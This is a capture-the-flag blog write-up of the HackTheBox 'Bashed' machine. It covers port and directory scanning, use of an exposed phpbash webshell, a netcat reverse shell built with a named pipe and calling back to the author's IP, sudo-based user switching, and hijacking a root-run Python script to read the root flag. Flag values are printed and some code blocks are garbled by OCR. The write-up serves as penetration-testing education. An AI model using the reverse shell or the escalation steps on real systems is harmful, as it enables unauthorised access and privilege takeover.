Drx
Pentester |#WhiteHat | |#Pentester | #Pentesting |#Cybersecurity |#Linux | |#debian | |#kalilinux |#infosec | |#GNU | drx51@protonmail.com
Apr 30 · 5 min read


Bashed WriteUp

Hello everyone, hope everyone is fine. Today I'm going to share you my solution of the *Bashed machine on the plateforme hackthebox*.

This machine had been retired few days ago.

I learned a lot for the privilege escalation on linux. I do thanks a friend for his support for this challenge. His name is agent22 on HTB. A very nice guy.

So, let's go to the box !




The machine of our challenge


Information gathering

The first thing I did is to find some information about the remote box like the open ports, the service and so one.

I saved my scan as xml file in order to import it into M*etasploit Framework*.



```
[root@kali:/home/drx/Documents/pentesting/ctf/htb/machines/bashed# nmap -sS -sV -A -O 10.10.10.68 -oX bashed.xml
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-27 17:23 CEST
Nmap scan report for 10.10.10.68
Host is up (0.047s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=4/27%OT=80%CT=1%CU=42933%PV=Y%DS=2%DC=T%G=Y%TM=5AE3409
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=104%TI=Z%CI=I%II=I%TS=7)SEQ
OS:(SP=103%GCD=2%ISR=104%TI=Z%CI=I%TS=8)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O
```




```
OS:3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=7120%W2=
OS:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1   44.19 ms 10.10.14.1
2   59.43 ms 10.10.10.68
```

Results of our scan

We can see that the box has only got a web server under Apache V 2.4.18. Also, the title of the website gave us a clue of the user that we will help us for the rest of the challenge…

Just remember " Arrexel"

Ok, then, I cheeked on my browser the website to see my finding




DEVELOPMENT • DECEMBER 4, 2017

phpbash

The website


The only information we've got is that *Arrexel* wants to put phpbash on his website by this following message :



phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

The goal message




```
<!DOCTYPE HTML>
<html lang="en-US">
    <head>
        <title>Arrexel's Development Site</title>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <meta name="description" content="Template by Colorlib" />
        <meta name="keywords" content="HTML, CSS, JavaScript, PHP" />
        <meta name="author" content="Colorlib" />
        <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">

        <link rel="shortcut icon" href="images/favicon.png" />
        <link href='http://fonts.googleapis.com/css?family=Montserrat:400,700%7CLibre+Baskerville:400,400italic,700' rel='stylesheet'
        <link rel="stylesheet" type="text/css"  href='css/clear.css' />
        <link rel="stylesheet" type="text/css"  href='css/common.css' />
        <link rel="stylesheet" type="text/css"  href='css/font-awesome.min.css' />
        <link rel="stylesheet" type="text/css"  href='css/carouFredSel.css' />
        <link rel="stylesheet" type="text/css"  href='css/sm-clean.css' />
        <link rel="stylesheet" type="text/css"  href='style.css' />

        <!--[if lt IE 9]>
                <script src="js/html5.js"></script>
        <![endif]-->

    </head>


    <body class="home blog">

        <!-- Preloader Gif -->
        <table class="doc-loader">
            <tbody>
```

Source code

We have a basic website without any more information at the first sight. We can say that it under construction ;) Nothing too in the source code !

> *The summary of Bashed challenge after a little scan !*




```
msf > services
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.10.10.68  80    tcp    http  open   Apache httpd 2.4.18 (Ubuntu)

msf > hosts

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.68             Linux               3.X    server
```

Summary of Bashed under Metasploit Framework

Further enumeration

With the previous result, we can not do a lot ! So, the next step is to find some directories, files and so. To do this, I did bruteforce the URL.




```
root@kali:/home/drx/Documents/pentesting/ctf/htb/machines/bashed# dirb http://10.10.10.68

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 27 17:26:40 2018
URL_BASE: http://10.10.10.68/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.68/ ----
==> DIRECTORY: http://10.10.10.68/css/
==> DIRECTORY: http://10.10.10.68/dev/
==> DIRECTORY: http://10.10.10.68/fonts/
==> DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
==> DIRECTORY: http://10.10.10.68/js/
==> DIRECTORY: http://10.10.10.68/php/
+ http://10.10.10.68/server-status (CODE:403|SIZE:299)
==> DIRECTORY: http://10.10.10.68/uploads/
```

The result of the scan

We can by now that we’ve got more information about the website. We have some interesting directories.

The only one which caught my attention, was **/dev**. As the website is under construction, **the /dev** could contain some scripts which can help me to understand more. That’s what I did. I browsed to see what it happens under this repository.



Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	


Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Index of /dev

As you can see , this repository looks very nice ! We’ve got some php page that allow us to browser the host machine ! WTF ! I browsed again to arrived on the server !

I understand that in fact it’s a simple webshell ! Then, I made my stuff to catch the user flag directly with this basic webshell.

PS : *I know that I’m lazy ! But I did by this way ;)*



```
www-data@bashed:/var/www/html/dev#
www-data@bashed:/var/www/html/dev# ls
phpbash.min.php
phpbash.php
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
www-data@bashed:/var/www/html/dev# cd /home
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arraxel
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls
user.txt
www-data@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1
```


User flag

The next step is to gain a full access to the system. For this, I did a reverse shell in order to have more facilities of action.

Privileges escalation

Ok, let's set up the reverse shell on the server, then let's connect back to it.

1. *The reverse shell : the listener.*



```
www-data:/tmp# mknod /tmp/backpipe p; /bin/sh 0</tmp/backpipe | nc 10.10.15.174 4444 1>/tmp/backpipe
```


My reverse shell

I used our friend Netcat that allows us to make the job!

```
  .            .
  \`-"'"-'/
   } 6 6 {
  ==. Y ,==
    /^^^\  .
   /     \  )
  (  )-(  )/     _
  -""---""---   /
 /   Ncat    \_/
(     ____
 \_.=|____E
```


A nice cat you are ;)

2. The Connection back



```
[root@kali:/home/drx/Documents/pentesting/ctf/htb/machines/bashed# nc -nvlp 4444
 listening on [any] 4444 ...
 connect to [10.10.15.174] from (UNKNOWN) [10.10.10.68] 49720
[cd tmp
[ls
 Hell0P3ople
 VMwareDnD
 backpipe
 drx
 helloagain
 payload.sh
 systemd-private-d2399cef1776499b9b36c537e9e3e99d-systemd-timesyncd.service-2w2Xpp
 test.txt
 vmware-root
[ls -l
 total 3488
 drwxr-xr-x 2 www-data www-data    4096 Apr 27 12:54 Hell0P3ople
 drwxrwxrwt 2 root     root        4096 Apr 27 12:19 VMwareDnD
 prw-r--r-- 1 www-data www-data       0 Apr 27 13:02 backpipe
 -r-------- 1 root     root          33 Apr 27 13:02 drx
 drwxr-xr-x 2 www-data www-data    4096 Apr 27 13:00 helloagain
 -rwxrwxrwx 1 www-data www-data 3539857 Apr 27 11:23 payload.sh
 drwx------ 3 root     root        4096 Apr 27 12:19 systemd-private-d2399cef1776499b9b36c537e9e3e99d-systemd-timesyncd.service-2w2Xpp
 -rw-r--r-- 1 www-data www-data       6 Apr 27 12:54 test.txt
 drwx------ 2 root     root        4096 Apr 27 12:19 vmware-root
[sudo -u scriptmanager bash
[id
 uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
```

OK. I explained what I did because I jumped some steps. I remarked that there were a directory called “ scriptmanager”.




```
www-data@bashed:/home# ls
arrexel
scriptmanager
```

I wanted to go under this id in order to get more closer of root !. Then, I’ve tested the sudo on the machine to see how it worked.


The sudo command has no password required so, it’s a good way for us. So, I did this command :

> *sudo -u scriptmanager bash*

It allows me to be under “ scriptmanager” id. Then, I see a folder called “ my scripts” under the same id.



```
$ ls /scripts -al
total 16
```




```
drwxrwxr--  2 scriptmanager scriptmanager 4096 Feb 25 05:24 .
drwxr-xr-x 23 root          root          4096 Dec  4 13:02 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4 17:03 test.py
-rw-r--r--  1 root          root            12 Feb 25 05:24 test.txt
```

The actions made by root

I guess that there is a script for this CTF that turns as a crontab that emulate the root.

The road to root !!

So I rewrite the contents of the file so that it copies the contents of /root/root.txt into /tmp/testroot and makes it readable by all users of the system by this following command in python :



```
import os;os.system('cp /root/root.txt /tmp/testroot && chmod 777 /tmp/testroot
cd /tmp
ls -la
total 3692
drwxrwxrwt 12 root     root        4096 Apr 27 13:14 .
drwxr-xr-x 23 root     root        4096 Dec  4 13:02 ..
drwxrwxrwt  2 root     root        4096 Apr 27 12:19 .ICE-unix
drwxrwxrwt  2 root     root        4096 Apr 27 12:19 .Test-unix
drwxrwxrwt  2 root     root        4096 Apr 27 12:19 .X11-unix
drwxrwxrwt  2 root     root        4096 Apr 27 12:19 .XIM-unix
drwxrwxrwt  2 root     root        4096 Apr 27 12:19 .font-unix
-rw-------  1 www-data www-data   57344 Apr 27 13:09 .linenum.sh.swp
drwxr-xr-x  2 www-data www-data    4096 Apr 27 13:04 Hell0P3ople
drwxrwxrwt  2 root     root        4096 Apr 27 12:19 VMwareDnD
prw-r--r--  1 www-data www-data       0 Apr 27 13:14 backpipe
-r--------  1 root     root          33 Apr 27 13:14 drx
drwxr-xr-x  2 www-data www-data    4096 Apr 27 13:04 helloagain
-rwxr-xr-x  1 www-data www-data   25304 Apr 27 13:07 lp.py
-rw-r--r--  1 www-data www-data   90715 Apr 27 13:08 out
-rwxrwxrwx  1 www-data www-data 3539857 Apr 27 11:23 payload.sh
drwx------  3 root     root        4096 Apr 27 12:19 systemd-private-d2399cef17
-rw-r--r--  1 www-data www-data       6 Apr 27 12:54 test.txt
drwx------  2 root     root        4096 Apr 27 12:19 vmware-root
ls -la test*
-rw-r--r-- 1 www-data www-data  6 Apr 27 12:54 test.txt
-rwxrwxrwx 1 root     root     33 Apr 27 13:15 testroot
cat testroot
cc4f0afe3a1026d402ba10329674a8e2
```

My testroot under root ;)

Hacking Ctf Infosec Pentesting

Drx

Follow

Pentester |#WhiteHat | |#Pentester | #Pentesting |#Cybersecurity |#Linux | |#debian | |#kalilinux |#infosec | |#GNU | drx51@protonmail.com